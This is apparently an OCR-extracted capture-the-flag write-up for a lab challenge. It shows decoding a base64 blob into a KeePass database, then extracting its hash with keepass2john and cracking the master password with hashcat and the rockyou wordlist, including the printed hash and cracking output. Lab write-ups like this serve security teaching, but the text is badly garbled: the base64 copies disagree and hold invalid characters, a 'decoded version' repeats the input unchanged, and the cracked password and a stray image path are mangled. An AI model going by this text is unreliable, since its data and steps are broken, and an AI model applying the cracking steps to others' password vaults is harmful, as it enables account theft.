A9mimmf7S7UAAAMAAhAAMChy5r9xQ1C+WAUhavxa/wMEAAEAAAAEIAAGTlBunS6JtNX/VevlHDzUvxxQTM6j
hauJLJzoQAZhHQUgAlNeh212dFAk8g/D4NHbddj9cpKd577DCIze9KWsbmBggAcBcAAAAAAHEAARgpZ1dyC
o08oR4ffWsdGCCAAj9h7HUI3rx1HER4pP+G3Pdjm5zVuHV5p2g2a/WmvssJIABca5nQqrSglX6w+YiyGBjTfDG7g
RH4PA2FEIVuS/0cyAoEAIAAAAAABAANCg0Kqij7LKJGvbGd08iy6LLNTy2WMLrESjuiaz29E83thFvSNkkCwx55YT1x
gxYpflbSFhQHYPBMOv5XB+4g3orzDUFV0CP5W86Dq/6IYU5McqVHfTEOBF/MHY+pfz2ouVW7U5C27dvnOuQX
M/DVb/unwonqVTvg/28JkEFBdPVGQ08X2T9tRdtbq3+V7IjVmTWrx4xMgQbCalF5LyrjYEYmL8lw9SJeIw7+P+R7
v8cZYI4YDziJ6MCMTjgOencgPaBBVBlikP400KFII0tWrXt9zXCBO6+BAOtGz5pAjkpZGa5ew/UVacnAuH7g4aGhQlXl
wyli+YUjwMoaaadjZihlUJWEVhBm50k/6Dx35armR/vbVni2kp6Wu/8Cjxyi0PvydW1+Yxp+3ade8VU/cYATHGNmF
nHGzUYUDCa37w7CQCIS/VOIRRA/T7Z3XI0bEGorXD7HHXjus9jqFVbCXPTA80KPZgj2FmIKXbt9GwjfTK4eAKvUUGm
AH8OjXvH9U2IfATYrCLi6t5cKtH9WXULW4jSsHrkW62rz0/dvMP7YazFEIfECs1g9V+E4k8B1gllI93qYDByGGju+CV13
05I9R66sE6cISkq1XogStnGXfOXv47JDxLkmPaKEMAapvp85Lej5ZwldOcEGqDvi5M/1j2KizBGPYPZrRy0l8uMrG7Y
4UVIS8iVGUP8vsBCUDmOQtZ2jAIVmclJk5Kj5rkOP23NpjDnG6pe+sb/7Nb1BQLX2Q8nGx2dwNft4YOKmDZB/Hu
AFRLvInUVjpaV0fGrkKWUf5OCCc9I00vh25eZezlI2TQIMNeaZMjFIUR4leF1wlnskydfCMMIKWZ/xxXRYiPZkzKze0
eqjLmGPcz3g/fJ8zh2z+LR+ElIRQEAFARXVnDyn7MGo4RkzAiq+8DpYlm4ZuggOnNy+/aZEDcLXNjFEBsyd/kzOC8iGg
nGyqmtVGvfrguc5t1Xm/G5+7KT8UPBRSJm1IRU13yIE2q1bbnPgq1luTthgW123o/zT/mu9gPv5RCQEvKAeCk/upYwHAnDpdoUTBVXQ7y

```

Decoded version:

A9mimmf7S7UAAAMAAhAAMChy5r9xQ1C+WAUhavxa/wMEAAEAAAAEIAAGTlBunS6JtNX/VevlHDzUvxxQTM6j
hauJLJzoQAZhHQUgAlNeh212dFAk8g/D4NHbddj9cpKd577DCIze9KWsbmBggAcBcAAAAAAHEAARgpZ1dyC
o08oR4ffWsdGCCAAj9h7HUI3rx1HER4pP+G3Pdjm5zVuHV5p2g2a/WmvssJIABca5nQqrSglX6w+YiyGBjTfDG7g
RH4PA2FEIVuS/0cyAoEAIAAAAAABAANCg0Kqij7LKJGvbGd08iy6LLNTy2WMLrESjuiaz29E83thFvSNkkCwx55YT1x
gxYpflbSFhQHYPBMOv5XB+4g3orzDUFV0CP5W86Dq/6IYU5McqVHfTEOBF/MHY+pfz2ouVW7U5C27dvnOuQX
M/DVb/unwonqVTvg/28JkEFBdPVGQ08X2T9tRdtbq3+V7IjVmTWrx4xMgQbCalF5LyrjYEYmL8lw9SJeIw7+P+R7
v8cZYI4YDziJ6MCMTjgOencgPaBBVBlikP400KFII0tWrXt9zXCBO6+BAOtGz5pAjkpZGa5ew/UVacnAuH7g4aGhQlXl
wyli+YUjwMoaaadjZihlUJWEVhBm50k/6Dx35armR/vbVni2kp6Wu/8Cjxyi0PvydW1+Yxp+3ade8VU/cYATHGNmF
nHGzUYUDCa37w7CQCIS/VOIRRA/T7Z3XI0bEGorXD7HHXjus9jqFVbCXPTA80KPZgj2FmIKXbt9GwjfTK4eAKvUUGm
AH8OjXvH9U2IfATYrCLi6t5cKtH9WXULW4jSsHrkW62rz0/dvMP7YazFEIfECs1g9V+E4k8B1gllI93qYDByGGju+CV13
05I9R66sE6cISkq1XogStnGXfOXv47JDxLkmPaKEMAapvp85Lej5ZwldOcEGqDvi5M/1j2KizBGPYPZrRy0l8uMrG7Y
4UVIS8iVGUP8vsBCUDmOQtZ2jAIVmclJk5Kj5rkOP23NpjDnG6pe+sb/7Nb1BQLX2Q8nGx2dwNft4YOKmDZB/Hu
AFRLvInUVjpaV0fGrkKWUf5OCCc9I00vh25eZezlI2TQIMNeaZMjFIUR4leF1wlnskydfCMMIKWZ/xxXRYiPZkzKze0
eqjLmGPcz3g/fJ8zh2z+LR+ElIRQEAFARXVnDyn7MGo4RkzAiq+8DpYlm4ZuggOnNy+/aZEDcLXNjFEBsyd/kzOC8iGg

Erel Regev

nCHF9wM2gHNe4WHCPzZGanDZFasECnF21lu1UNMzoo0+JWEvt9ZBSLmNEHidTBXwzekWA0XxSAReOLr4opn5
Or+Wrb0dkoiuVAKsTHho7cJxJNQqthXqeE2zgNo1F9fzVmoyb8lthUp/x4VfGbv1L3NNos2VhV0re07Fu+leNJ3naH
Y5Q9OdoUyDfsMXlgjthepvkyxu3O9see6SWBeofT1uAnjKvHxNE37sELYwS4VGN4L+Ru+uaJefOy29fNrA94KiUOm
NE4RNA1h4tJM7SvaLwOpDGnNICdSwDPh8BqaDeTi9AaZSzzAQLiheilA66F23QEweBL83zp7EcRosvinNgAYXAg
dfPzyUjHldRjCz7HJwEw+wpn06dF/+9eUw9Z2UBdseNwGbWyCHhhYRKNIsA2HsoKGA9Zpk/655vAed2Vox3Ui8y
62zomnJW0/YWdlH7oDkl1xIIBiITR9v84eXMq+gVT/LTAQPspuT4lV4HYrSnY/+VR0uDhjhtel9a1mQCfxW3FrdsWh
7LDFh5AlYuE/0JliN9Xt6oBCfy4+nEMke21m7Euugm/kCJWR/ECowxuykBkvJFgbGlvJXNj1FOfCEFIYGdLDUe21rDc
FP5OsDaA9y0IRqGzRLL8KXLjknQVCNkYwGqt9hE87TfqUVRIV+tU9z5WiYgnaTRii1XzX7lLzlgg5Pq0PqEqMHs95fxS
4SRcal2ZuPpP/GzAVXiS7I4Dt3IATCvMA0fwWjIvEI3a/ZcU+UOm4YCrI+VOCKlpur7sqx5peHE4gnGqyqmtVGfwjrg
Ue5i/1Xm/G5+7KT8UPbRSJMni1RUI3yjE2qibbnPgq1iuTthgWi2Jo/zT/mu9gPv5CRQEvKvAEck/upYwHAnDpdoUT
BvVXQ7y

This seems to be encoded still. Let's try and decode it:

```

[+] kali@kali ~ % ./Desktop/HTB/Challenges/obscure
$ echo "A9mLmf757UAAAAHAAHAA59x9pX1ci+uAluHavxa/wHEAAEAAAAIEAaGTBun56JtNX/VevLHDzUvxqQTM6jhauJL3JoQa2HhQUGaLElNeh212dFAK8r/D4NHbddd9cpkD577DCZle9KwSmBgg
AbCdAA6AAAAAEEAARApZj1uZdc080r4dFwSdGCCCAj7hUJ13xYr1He4Pr+G3pJmI5zVUUhP52p2a/WvwsJIA8ca5nQrK5Xl6wY+lyGbJTDG7qH4PA2FE1Uv5/0cyAEEAIAAAAAAAACnQkQj17LKJ6
vgb6881yELLtYwMplR5Ej1uZ29E83tHfVnSkQmKxw55T1xqYp7UfBSfCqYHPBM0V5X84g30rZDUVFCPS5m86Dn/61YUscqHfUEtE0BF/THY9+pfz20U52c7dYn0UXM/Dvb/unwongV7p/283KEfR
DPVG0Q8K2T9tr0rdbtbq3+V7L1VmtNR6dx4MgQbCALF5LjYrEYmLR8W953eIW7+P+R7v8cZ1Y4ZJ6MCTMjg9ncPqAB8VBKIP400KF1l0tWx9t2XC806+BA0T63z9Lq5Gj9UvVAcnU7h94aG0J1xTW
yLL+YUjYMoaaDfzihUJWVehM50k6/Rdx35armR/vDnI2kp6WU/8C3yHr0PPyvdW1+Ycp+3adeBVU/CYATHGnmFHGzUyDCa37CQcL5/V01RA8R/7T73XtH0EgorXDH7HXHj3uSesJw/FBACXPTA80K12x1IIBL
KXBt9wJl7KZ4eKcVUuGsmAH80jXVh9J02f1ATrCL6T5cKtGHXWUkL4L5VSHrk6w2Dz0/dvMP7YazFEfELcs1g9w+E4K81KJ1193qYbD6YgGj+CV130519R66E6cLS4XogStngFX0v473DxLkmpaKEMaap
yp85A9u1052eZeeDgGpU5M1j12KL2BGPyPZRy0t8MRG7Y4A5V8UgPBvsBCUDM0mQT2j4IvmC3K5J5rK0Pz3NpJnG6e+sB/7Nb1B8QLXQ8ngx2dwMf14YOkmDZB/HuAFLr1nuJv1paV8rGrLkUwF
50CC1900voh25ee12L2QJLNeaZMj1F1U4RteFwInskydFCMMLKwZ/xxRRYLP2kzK2f0eJqLMgCz3g/fJ8z2Z+LR+ELtQrEAFARFARVnDy7MG04RkZa1q4+80pYlmdZugg0nNy+/aZEDCLXJjFESydz/
00C1GgnCHP9r25eZee4WHPCzqandZf5CenF21iUUNmzoob+JWEVJ92LmNehIDTBXwzkeWA0X5sReDL40pn50r+wrBd0kUvAKS7ThvD3CjXNq0tqHGEZ2gNo1F9fZmoyb8Ie3thp/x4Vf6bV13
M520VhV0re07Fu+IeN3J4n30v0dYf5PMXJl7pFvYUz9y309see5BeoF71uAnJkvhNE375L4V5VGN4L+Ru+H+u0y29fNR49AKU0mNE4RNI4h4t3M75SAu0pG6nNlCd5wPH8BqaDe1T9AaZ
NZZoALZL6AG6F3ZedeeBL832p7R0ssUlnGaYXakGdfpzyUJdRjC32H3JW5wupn06Df/+9eU9W2ZBdsEenGbwXyChhYRKL1z2BPAGK9A2p/655VAed2Vox3U18y622omJW0/Yid1H7odk1L1IIBL
IT9v84deMq+qV7/LTAQPSkU14V4HYrSnY/+VR0Udh7h1e9lma1mQcX3FdsW7LDh5FAUyE/0J1N9Xt6h8CfY4+u+ENhE21m7Euugm/KJCWR/ECowkyrkBkvJfBgGjVJXNj1F0FCFEYgdLd0e21rDcPf
5905a9eYq9rZLLAK0jpnQCNVkywqG9H87f7qUVR1v+U9Z5WYgnatRrLL1XzP7LZlg95PqP6QEGPMH595f45S4RcAL2ZBP/gZAVXLS7140Z3LATCvMA8rfwJlVLE3a/ZCuU0m4YCr1+VocKlpur7
7eq5PHe4qngqyqntVG7j)q2eL5/Xkm/G5+7K78UPR53Mn1RUJ3Y/EzqLbpbPq1uTthGwL2Jo/zT/mu9pV53CRQEVkVAeCk/upYvHAnDpdpOTBVXQY7Y|base64-d
$ echo "A9mLmf757UAAAAHAAHAA59x9pX1ci+uAluHavxa/wHEAAEAAAAIEAaGTBun56JtNX/VevLHDzUvxqQTM6jhauJL3JoQa2HhQUGaLElNeh212dFAK8r/D4NHbddd9cpkD577DCZle9KwSmBgg
AbCdAA6AAAAAEEAARApZj1uZdc080r4dFwSdGCCCAj7hUJ13xYr1He4Pr+G3pJmI5zVUUhP52p2a/WvwsJIA8ca5nQrK5Xl6wY+lyGbJTDG7qH4PA2FE1Uv5/0cyAEEAIAAAAAAAACnQkQj17LKJ6
vgb6881yELLtYwMplR5Ej1uZ29E83tHfVnSkQmKxw55T1xqYp7UfBSfCqYHPBM0V5X84g30rZDUVFCPS5m86Dn/61YUscqHfUEtE0BF/THY9+pfz20U52c7dYn0UXM/Dvb/unwongV7p/283KEfR
DPVG0Q8K2T9tr0rdbtbq3+V7L1VmtNR6dx4MgQbCALF5LjYrEYmLR8W953eIW7+P+R7v8cZ1Y4ZJ6MCTMjg9ncPqAB8VBKIP400KF1l0tWx9t2XC806+BA0T63z9Lq5Gj9UvVAcnU7h94aG0J1xTW
yLL+YUjYMoaaDfzihUJWVehM50k6/Rdx35armR/vDnI2kp6WU/8C3yHr0PPyvdW1+Ycp+3adeBVU/CYATHGnmFHGzUyDCa37CQcL5/V01RA8R/7T73XtH0EgorXDH7HXHj3uSesJw/FBACXPTA80K12x1IIBL
KXBt9wJl7KZ4eKcVUuGsmAH80jXVh9J02f1ATrCL6T5cKtGHXWUkL4L5VSHrk6w2Dz0/dvMP7YazFEfELcs1g9w+E4K81KJ1193qYbD6YgGj+CV130519R66E6cLS4XogStngFX0v473DxLkmpaKEMaap
yp85A9u1052eZeeDgGpU5M1j12KL2BGPyPZRy0t8MRG7Y4A5V8UgPBvsBCUDM0mQT2j4IvmC3K5J5rK0Pz3NpJnG6e+sB/7Nb1B8QLXQ8ngx2dwMf14YOkmDZB/HuAFLr1nuJv1paV8rGrLkUwF
50CC1900voh25ee12L2QJLNeaZMj1F1U4RteFwInskydFCMMLKwZ/xxRRYLP2kzK2f0eJqLMgCz3g/fJ8z2Z+LR+ELtQrEAFARFARVnDy7MG04RkZa1q4+80pYlmdZugg0nNy+/aZEDCLXJjFESydz/
00C1GgnCHP9r25eZee4WHPCzqandZf5CenF21iUUNmzoob+JWEVJ92LmNehIDTBXwzkeWA0X5sReDL40pn50r+wrBd0kUvAKS7ThvD3CjXNq0tqHGEZ2gNo1F9fZmoyb8Ie3thp/x4Vf6bV13
M520VhV0re07Fu+IeN3J4n30v0dYf5PMXJl7pFvYUz9y309see5BeoF71uAnJkvhNE375L4V5VGN4L+Ru+H+u0y29fNR49AKU0mNE4RNI4h4t3M75SAu0pG6nNlCd5wPH8BqaDe1T9AaZ
NZZoALZL6AG6F3ZedeeBL832p7R0ssUlnGaYXakGdfpzyUJdRjC32H3JW5wupn06Df/+9eU9W2ZBdsEenGbwXyChhYRKL1z2BPAGK9A2p/655VAed2Vox3U18y622omJW0/Yid1H7odk1L1IIBL
IT9v84deMq+qV7/LTAQPSkU14V4HYrSnY/+VR0Udh7h1e9lma1mQcX3FdsW7LDh5FAUyE/0J1N9Xt6h8CfY4+u+ENhE21m7Euugm/KJCWR/ECowkyrkBkvJfBgGjVJXNj1F0FCFEYgdLd0e21rDcPf
5905a9eYq9rZLLAK0jpnQCNVkywqG9H87f7qUVR1v+U9Z5WYgnatRrLL1XzP7LZlg95PqP6QEGPMH595f45S4RcAL2ZBP/gZAVXLS7140Z3LATCvMA8rfwJlVLE3a/ZCuU0m4YCr1+VocKlpur7
7eq5PHe4qngqyqntVG7j)q2eL5/Xkm/G5+7K78UPR53Mn1RUJ3Y/EzqLbpbPq1uTthGwL2Jo/zT/mu9pV53CRQEVkVAeCk/upYvHAnDpdpOTBVXQY7Y|base64-d
$ echo "A9mLmf757UAAAAHAAHAA59x9pX1ci+uAluHavxa/wHEAAEAAAAIEAaGTBun56JtNX/VevLHDzUvxqQTM6jhauJL3JoQa2HhQUGaLElNeh212dFAK8r/D4NHbddd9cpkD577DCZle9KwSmBgg
AbCdAA6AAAAAEEAARApZj1uZdc080r4dFwSdGCCCAj7hUJ13xYr1He4Pr+G3pJmI5zVUUhP52p2a/WvwsJIA8ca5nQrK5Xl6wY+lyGbJTDG7qH4PA2FE1Uv5/0cyAEEAIAAAAAAAACnQkQj17LKJ6
vgb6881yELLtYwMplR5Ej1uZ29E83tHfVnSkQmKxw55T1xqYp7UfBSfCqYHPBM0V5X84g30rZDUVFCPS5m86Dn/61YUscqHfUEtE0BF/THY9+pfz20U52c7dYn0UXM/Dvb/unwongV7p/283KEfR
DPVG0Q8K2T9tr0rdbtbq3+V7L1VmtNR6dx4MgQbCALF5LjYrEYmLR8W953eIW7+P+R7v8cZ1Y4ZJ6MCTMjg9ncPqAB8VBKIP400KF1l0tWx9t2XC806+BA0T63z9Lq5Gj9UvVAcnU7h94aG0J1xTW
yLL+YUjYMoaaDfzihUJWVehM50k6/Rdx35armR/vDnI2kp6WU/8C3yHr0PPyvdW1+Ycp+3adeBVU/CYATHGnmFHGzUyDCa37CQcL5/V01RA8R/7T73XtH0EgorXDH7HXHj3uSesJw/FBACXPTA80K12x1IIBL
KXBt9wJl7KZ4eKcVUuGsmAH80jXVh9J02f1ATrCL6T5cKtGHXWUkL4L5VSHrk6w2Dz0/dvMP7YazFEfELcs1g9w+E4K81KJ1193qYbD6YgGj+CV130519R66E6cLS4XogStngFX0v473DxLkmpaKEMaap
yp8
```

This output reminds me kind of a binary file. So in our case, it worth checking if we can save it as a .kdbx format and use it!

Saving to a file:

```
[kali@kali] ~ - [~/Desktop/HTB/Challenges/obscure]
$ echo "A9mLmf7S7UAAAAMAAAHmChYS9BCX1CAJHWAuHmVwEAAEAAAAIEAQT5bun563TnHjVvLHDzUxqCmQrjhaiJL5rQa2hZHQGuAlE1Neh21d2FAk8r/D4NBhdh9cpcKd5770Zc9KwsmBmg
AcBCAAAAAAHEAARqD21dyC0e080r4Fy5DgCCXAq17H9UIU3r1xEH4p+G3PdJmr52V5uYp2tga,WmVss1JfABcsnQoqSg1XkwYyLgBi1FDG7RH4P2AFELvUs/0cyAEEA1AAAAABANc0kQk1j7LKJG
vbgd8hVL6Yttn2WMLrESj1z2dE983tFhY5NKKvCkL55Y1YxgYp1B5FqYHPBM0V8r43or2UD9PCSM6g6d61BVMSqcqVHfE0BF/MHYH+Pz2ouWU5C27dn0uXq/Dvb/UvnonAvTg72R3XEFB
VdG008r2T9rt0rd3ab;17j1VmtRv4rXmQg0bCAkF55Y1YxgYp1B5FqYHPBM0V8r43or2UD9PCSM6g6d61BVMSqcqVHfE0BF/MHYH+Pz2ouWU5C27dn0uXq/Dvb/UvnonAvTg72R3XEFB
y1LlYvUwJoada2fz1hUjUWHE6v8g06Dx35ArMrVn2pKv6u0/8cXyJpWp2rdd1+Xp+3adeVw9r/cYATHGmFnH2gUYd3K47CQc1L5V01RR41773361E0rGorX40HGXjsG9fVbVCAT80KpZ2f2Mt
K9rGwJf17Kc4AKvU0v0AA0Hv9H9U2fATrCLt6t5Ckth9XWULU4W5JSrKw6Y2r2d+Yp+dMP7Y4ZeFELFcS199v+4Y8K1L193qYbYgGj+uV1305179Z68E6C6LsdXj5tXg9fVbVCAT80KpZ2f2Mt
vp8SL51Z5wLD0EcGgVp0Y112kZk6BpZpYr018MrG7Y4U5L8V6UGBSCUDM0Q2Z2j4IvMc3K5J35K0P23NpJl0N6pse+5b/7Nb1L80r2M08q6K2dW4V14Y0KM2ZD/HuAFLrVlyUjpaV6f9rK1WUf
50Cc9r1005w25ze2ez12T0jWae2Mj1F1U4r2E1vIsKndyQCM1K2Zf0XXRY1P2K2Zf0e6j3PzJf8z2h2Z1R1E0r4FARxVndYnTQm94Gx1d4-8DpY1Lm2uqg0nVnY+2eZDLXn1fH5B5YdZ;L
C0810GhCpF9rW2GfH46CpZ2and2FasEcn21U1UNJ06w+3WEV192B5LMEnH2TbXwK6eWAXX53RELU4d0pn59r-Wrbk0kUoVAKS7th0Xq3jNq0gtXh3M0L0F9f2VmoYb61Itd5p/4V74bV1L3
Ncs5ZhVb9r7Fe+IeN3N4H5Y090dd0Yf5MXj1qthpvky03u5d5e5BeeT1GJwKvHxN635RELU54VGN4L+Ru+aeIoy29r1n9A4K1U0MNE4R1n4t3M7svalp0w0GdH38Bq8a2E19A9AZ
S2ZqAL1ELtAG6F23DwE8L83zP4R0SvN4qAKgdFpZyUjKdXr3J2CH7Wv-wpne6dF/+9eUyZ2D2BsdseHbGhYHrKYL1aZ5HsKGa9r2p/655vAd2Vox3J8y622omJWJp/YYdL7D0k1XiC1B
19r846xMq+qV7/LTAQ0SpU214RvYHsNtY+VR0uDHkntE9a1mQdJf3W3rS7mL0FDH5A1UeY;0j1UN9X706BcFYr+e+nEkmE21MlEugm/KJwP/ECOWcyxkbVj3X0YU11F0FCFYdLHD02E11dFBI
50sda9rF4n9gRtL8KL1X0vCNMkywq4G9E87T7PQVR1+19U135WYgnatR1Xi27L105p9BdQpE8m5S9F54SdralZ2UppYAvX15714D130XtCMAbFwVj1Vl3A/ZcU+U0m4YCr+V0Ck1pur7
50xneH5F4r0gsvmt/Gfwjrd1u5Y1(XmG65+ZK78UPB5rMj+1H9U31Y2e1lbbnPA1lthgw1z1Q2/mu9p5S9rC5F0KwEaVckUppYHAnD0u0ITBvW3ATV7.1h5ef64+2o+test7.kdxb;
```

Now when we have this file, lets try and crack it!

Erel Regev

Brute-Force

I used keepass2john to get the hash value of the master password, and then I used the hashcat to brute-force the hash using the rockyou.txt dictionary.

```
(kali㉿kali)-[~/Desktop]
$ keepass2john test2.kdbx >> hash.txt

(kali㉿kali)-[~/Desktop]
$ cat hash.txt
keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4bf1a904ccea385ab892c9ce8400cc785*b7a535e876d76745024f20fc3e0d1db75d8fd72929de7bec30a565ef4a5ac6e6*118296757720a8d3ca11e1f170483802*5c6b99d0aab4a0957eb0f988b21818d37c31bb8111f83c0d8512556e4bfd1cc8*aa28fb2ca246bdb19dd3c8b2e8b2cd4f2d9630bac44a3ba26b3dbd13cded845b
```

```
(kali㉿kali)-[~/Desktop]
$ hashcat -m 13400 -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

```
$keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4bf1a904ccea385ab892c9ce8400cc785*b7a535e876d76745024f20fc3e0d1db75d8fd72929de7bec30a565ef4a5ac6e6*118296757720a8d3ca11e1f170483802*5c6b99d0aab4a0957eb0f988b21818d37c31bb8111f83c0d8512556e4bfd1cc8*aa28fb2ca246bdb19dd3c8b2e8b2cd4f2d9630bac44a3ba26b3dbd13cded845b$
a[nsaw


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/TwoFish) and KeePass 2 (AES))
Hash.Target.....: $keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4....ed845b
Time.Started.....: Mon Jul 31 19:43:31 2023 (13 secs)
Time.Estimated....: Mon Jul 31 19:43:44 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1714 H/s (5.04ms) @ Accel:256 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 22528/14344385 (0.16%)
Rejected.....: 0/22528 (0.00%)
Restore.Point....: 20480/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:5984-6000
Candidate.Engine..: Device Generator
Candidates.#1....: michael! -> troyboy
Hardware.Mon.#1...: Util: 32%

Started: Mon Jul 31 19:41:49 2023
Stopped: Mon Jul 31 19:43:46 2023
```

Erel Regev

KeePass

I installed KeePass and tried to access the file and was asked to provide a password:



Use the password you found and get the flag 😊